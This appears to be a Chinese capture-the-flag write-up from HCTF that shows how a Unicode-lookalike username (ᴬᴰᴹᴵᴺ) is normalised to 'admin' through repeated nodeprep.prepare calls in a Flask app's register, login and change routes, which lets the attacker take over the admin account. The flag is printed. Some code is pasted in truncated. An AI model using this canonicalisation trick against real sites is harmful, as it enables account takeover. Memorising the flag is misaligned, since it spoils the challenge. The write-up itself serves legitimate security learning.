2 \u1d2c\u1d30\u1d39\u1d35\u1d3A
```

尝试检验下这个函数对unicode造成的变化

```
1 from twisted.words.protocols.jabber.xmpp_stringprep import nodeprep
2
3 def test(name):
4 return nodeprep.prepare(name)
5
6 print u'\u1d2c\u1d30\u1d39\u1d35\u1d3A'
7 print test(u'\u1d2c\u1d30\u1d39\u1d35\u1d3A')
() 8 print test(test(u'\u1d2c\u1d30\u1d39\u1d35\u1d3A'))
```

```
ADMIN
ADMIN
admin
[Finished in 0.2s]
```

可见nodeprep.prepare会先把特殊字符进行处理

```
1 A -> A -> a
2 ADMIN -> ADMIN -> admin
```

然后再看从注册到登录的接口函数

app/routes.py里

```
def register():
 if current_user.is_authenticated:
 return redirect(url_for('index'))

 form = RegisterForm()
 if request.method == 'POST':
 name = strlower(form.username.data)
 if session.get('image').lower() != form.v
 flash('Wrong verify code.')
```

register接口调用strlower方法转用户名

```
def login():
 if current_user.is_authenticated:
 return redirect(url_for('index'))

 form = LoginForm()
 if request.method == 'POST':
 name = strlower(form.username.data)
 session['name'] = name
 user = User.query.filter_by(username=name)
```

login接口又调用了一次

```
def change():
 if not current_user.is_authenticated:
 return redirect(url_for('login'))
 form = NewpasswordForm()
 if request.method == 'POST':
 name = strlower(session['name'])
```

change接口还在调用,正好转了三次,可以利用nodeprep.prepare函数特性注册一个^dmin用户  
通过注册,再在登录时用Admin登录就能成为admin用户

hctf

Hello admin

flag{a4362144-608d-43d0-b4cb-046b624d2ce7}

Welcome to hctf

flag{a4362144-608d-43d0-b4cb-046b624d2ce7}